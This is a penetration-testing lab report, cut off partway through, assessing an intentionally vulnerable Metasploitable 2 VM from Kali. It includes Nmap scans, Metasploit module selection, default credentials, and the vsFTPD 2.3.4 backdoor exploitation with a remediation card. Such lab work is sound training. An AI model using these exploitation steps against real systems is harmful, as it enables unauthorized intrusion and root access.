

Red Team Lab Setup & Metasploitable Full Assessment_s

Version V1.0

Tester Name:	Md. Redowanul Haq Rafi
Target System:	Metasploitable 2 (192.168.50.3)
Attacker Machine:	Kali Linux (192.168.50.2)
SSTest Environment:	VMware Workstation — Isolated Lab
Report Date:	May 2026
Classification:	CONFIDENTIAL

Table of Contents

Table of Contents	2
1. Introduction	4
2. Project Objectives	4
3. Scope	4
4. Lab Environment Setup	5
4.1 Network Architecture	5
4.2 Virtual Machine Configuration	7
4.3 Connectivity Verification	9
5. Risk Calculation and Classification	9
6. Target Enumeration	9
6.1 Full Port Scan	9
6.2 Service-Specific Enumeration	11
6.2.1 FTP — Port 21	11
6.2.2 HTTP — Port 80	11
6.2.3 SMB — Port 445	11
6.2.4 Telnet — Port 23	12
6.2.5 SSH — Port 22	13
7. Exploitation	13
7.1 FTP — vsFTPD 2.3.4 Backdoor (CVE-2011-2523)	13
7.2 SMB — Samba usermap_script RCE (CVE-2007-2447)	14
7.3 HTTP — DVWA Command Injection	16
7.4 SSH — Default Credential Login	17
7.5 Telnet — Cleartext Credential Interception	18
7.6 MySQL — No Root Password	19
8. Post-Exploitation & Privilege Escalation	21
8.1 Meterpreter Session — Windows Target via HFS Payload	21
8.2 Password Cracking	22
9. Network Pivoting	24
9.1 Discovery of Dual-Homed Host	24
9.2 Pivot Route Establishment	25
10. Traffic Sniffing & Credential Interception	26

10.1 Wireshark Network Sniffing	26
10.2 Burp Suite HTTP Interception	28
11. Findings Summary	28
11.1 Vulnerability Count.....	28
11.2 Proof-of-Concept Summary Table	29
12. Remediation Recommendations.....	30
12.1 Patch Management	30
12.2 Authentication & Access Control	30
12.3 Service Hardening	30
12.4 Network Security	30
12.5 Encryption & Secure Protocols	30
12.6 Monitoring & Detection	31
13. Conclusion.....	31
14. Tools & Technologies Used.....	31

1. Introduction

This report documents the complete Red Team Lab Setup and Full Penetration Assessment of a Metasploitable 2 target machine. The assessment was carried out in a fully isolated VMware-based virtual lab environment.

The evaluation simulates a real-world black-box and grey-box penetration test against an intentionally vulnerable Linux system (Metasploitable 2), covering the full attack lifecycle: reconnaissance, enumeration, exploitation, post-exploitation, privilege escalation, pivoting, and reporting.

All activities were conducted strictly within the defined lab boundary. No external systems, production networks, or third-party assets were targeted.

2. Project Objectives

The following objectives were defined for this assessment:

- Design and deploy an isolated Red Team Lab environment using VMware Workstation
- Configure Kali Linux (attacker) and Metasploitable 2 (target) virtual machines on a private subnet
- Perform comprehensive target enumeration using Nmap and auxiliary tools
- Identify vulnerabilities across all exposed services (FTP, SSH, Telnet, HTTP, SMB, MySQL, etc.)
- Exploit identified vulnerabilities and gain shell access to demonstrate real-world impact
- Perform post-exploitation activities including privilege escalation, credential harvesting, keylogging, and screenshot capture
- Execute network pivoting to reach a secondary subnet (10.10.10.0/24) via the compromised host
- Demonstrate traffic interception and credential sniffing using Wireshark and Burp Suite
- Produce a professional-grade penetration testing report with findings and remediation recommendations

3. Scope

Parameter	Details
Target IP	192.168.50.3 (Metasploitable 2)
Attacker IP	192.168.50.2 (Kali Linux)
Secondary Subnet	10.10.10.0/24 (Pivoting target)
Network Type	Host-only / Isolated (VMware Vlan1)
Testing Type	Black-box + Grey-box Penetration Test

Tools Permitted

Nmap, Metasploit, Burp Suite, Wireshark, John the Ripper, Hydra, msfvenom, Enum4linux


Automated Scanners



Not used (manual methodology preferred)

4. Lab Environment Setup

4.1 Network Architecture

The lab was built using VMware Workstation. Two isolated virtual network adapters were configured to ensure no traffic leaked to the host or external networks. The architecture is as follows:






4.2 Virtual Machine Configuration

Two virtual machines were deployed:

- **Kali Linux 2024 (Attacker)** — Static IP: 192.168.50.2/24, eth0 on Vlan1
- **Metasploitable 2 (Target)** — Static IP: 192.168.50.3/24, eth0 on Vlan1; eth1: 10.10.10.5/24 on Vlan2 (dual-homed)



```
GNU nano 2.0.7      File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.3
netmask 255.255.255.0
gateway 192.168.50.1

auto eth1
iface eth1 inet static
address 10.10.10.5
netmask 255.255.255.0
gateway 10.10.10.1

[ Read 19 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```



4.3 Connectivity Verification

Connectivity between attacker and target was confirmed via ping and initial Nmap host discovery before any exploitation attempts were made.

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:38:42:2c brd ff:ff:ff:ff:ff:ff
   inet 192.168.50.2/24 brd 192.168.50.255 scope global eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::20c:29ff:fe38:422c/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# arp-scan -I eth0 192.168.50.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:38:42:2c, IPv4: 192.168.50.2
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.3    00:0c:29:71:4b:31    VMware, Inc.

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.999 seconds (128.06 hosts/sec). 1 responded
```

5. Risk Calculation and Classification

All identified vulnerabilities are classified according to the following risk rating scheme, aligned with CVSS v3.1 standards:

Info	Low	Medium	High	Critical
No direct threat. Informational finding.	No public exploit or low exploitability. Workaround available.	No public exploit. Patch not yet released by vendor.	Public exploit available. Workaround/fix exists.	Publicly exploitable. No workaround or fix available.

Table 1: Risk Rating Classification

6. Target Enumeration

6.1 Full Port Scan

An aggressive Nmap scan (-Pn flag for host discovery bypass) was executed against 192.168.50.3 to enumerate all open TCP ports and identify running service versions and OS details.

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# nmap -Pn 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 14:14 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:71:4B:31 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds
```

Key findings from the initial port scan:

- Port 21 — FTP (vsFTPd 2.3.4)
- Port 22 — SSH (OpenSSH 4.7p1)
- Port 23 — Telnet (Linux telnetd)
- Port 25 — SMTP
- Port 80 — HTTP (Apache 2.2.8 / DVWA)
- Port 139/445 — NetBIOS/SMB (Samba 3.0.20-Debian)
- Port 3306 — MySQL
- Port 5432 — PostgreSQL
- Port 5900 — VNC
- Port 6000 — X11
- Port 6667 — IRC

6.2 Service-Specific Enumeration

6.2.1 FTP — Port 21

A targeted Nmap scan with version detection confirmed vsFTPD 2.3.4 running on port 21. This version is known to contain a backdoor (CVE-2011-2523).

```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes    VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

6.2.2 HTTP — Port 80

Apache 2.2.8 (Ubuntu DAV/2) was identified on port 80. The server header reveals the exact version, and the DVWA web application was confirmed to be running.

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# nmap -p 80 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 15:31 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00013s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
MAC Address: 00:0C:29:71:4B:31 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.13 ms  192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds
```

6.2.3 SMB — Port 445

Nmap SMB scripts confirmed Samba 3.0.20-Debian. Message signing is disabled, and the guest account is enabled — indicating a high attack surface.


```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# nmap -p 445 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 15:51 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00013s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:71:4B:31 (vmware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: 2h00m06s, deviation: 2h49m42s, median: 6s
|_smb-os-discovery:
|_  OS: Unix (Samba 3.0.20-Debian)
|_  Computer name: metasploitable
|_  NetBIOS computer name:
|_  Domain name: localdomain
|_  FQDN: metasploitable.localdomain
|_  System time: 2026-05-15T15:51:47-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT      ADDRESS
1   0.13 ms  192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

6.2.4 Telnet — Port 23

Linux telnetd was confirmed on port 23. Telnet transmits all data including credentials in cleartext, making it trivially vulnerable to sniffing attacks.

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# nmap -p 23 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 15:22 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00018s latency).

PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Linux telnetd
MAC Address: 00:0C:29:71:4B:31 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.18 ms  192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.07 seconds
```

6.2.5 SSH — Port 22

OpenSSH 4.7p1 identified on port 22. Default credentials msfadmin:msfadmin were found to be active, allowing direct root-level SSH login.

```
msf > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/ssh/ssh_login          .              normal No     SSH Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login

msf > use 0
msf auxiliary(scanner/ssh/ssh_login) > options
```

7. Exploitation

7.1 FTP — vsFTPD 2.3.4 Backdoor (CVE-2011-2523)

The vsFTPD 2.3.4 backdoor was exploited using Metasploit module exploit/unix/ftp/vsftpd_234_backdoor. A smiley face :) appended to the username triggers a listener on TCP port 6200.

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# ftp 192.168.50.3
Connected to 192.168.50.3.
220 (vsFTPD 2.3.4)
Name (192.168.50.3:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# msfconsole
Metasploit tip: Keep track of findings and observations with notes

File system
((--))
((--)) 0 0 ((--))
o_o M S F
||| ww |||
|||

=[ metasploit v6.4.126-dev ]
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Proof of Concept:

Reference No:	Risk Rating:
F-001	CRITICAL
Tools Used: Metasploit Framework (exploit/unix/ftp/vsftpd_234_backdoor)	
Vulnerability Description: vsFTPD 2.3.4 contains a deliberately introduced backdoor. Appending a smiley face :) to the username during authentication triggers the backdoor and opens a root shell listener on TCP port 6200.	
Vulnerability Identified by / How It Was Discovered: Searched Metasploit for vsftpd_234_backdoor module, configured RHOST to 192.168.50.3, executed the module, and obtained a root shell within seconds.	
Vulnerable Target / IP Address: 192.168.50.3 — Port 21 (FTP)	
Implications / Consequences: Full root-level command execution on the target system. Attacker can read, modify, or delete all files, install malware, and use the system as a pivot point.	
Suggested Countermeasures: Upgrade to a patched version of vsFTPD (>= 3.0.x). Disable FTP if not required or replace with SFTP. Monitor port 6200 for unexpected connections.	
References: CVE-2011-2523 Rapid7 Metasploit Module DB NIST NVD	

7.2 SMB — Samba usermap_script RCE (CVE-2007-2447)

